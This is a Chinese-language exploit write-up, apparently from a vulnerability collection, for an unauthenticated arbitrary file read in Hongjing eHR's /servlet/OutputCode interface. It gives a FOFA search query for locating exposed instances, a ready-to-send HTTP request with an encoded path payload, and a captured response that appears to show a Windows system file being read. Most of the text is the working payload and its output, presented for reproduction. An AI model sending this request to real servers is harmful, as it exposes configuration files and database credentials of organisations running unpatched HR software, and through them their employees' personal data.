
H1-21宏景-人力资源管理-任意文件读取

漏洞描述：

宏景eHR /servlet/OutputCode接口处存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA：app="HJSOFT-HCM"

漏洞复现：

payload：

```
GET /servlet/OutputCode?path=VHmj0PAATTP2HJBPAATTPcyRcHb6hPAATTP2HJFPAATTP59XObqwUZaPAATTP2HJBPAATTP6EvXjT HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Connection: close
```

效果图:

Request

数据包扫描 美化 热加载 构造请求

```
GET /servlet/OutputCode?path=VHmj0PAATTP2HJBPAATTPcyRcHb6hPAATTP2HJFPAATTP59XObqwUZaPAATTP2HJBPAATTP6EvXjT HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Connection: close
```

Responses 92bytes / 4ms

```
HTTP/1.1 200 OK
Server: Apache-Co
x-frame-options:
Set-Cookie: JSESS
Content-dispositi
Content-Type: APP
Date: Tue, 21 May
Connection: close
Content-Length: 9

; for 16-bit app
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```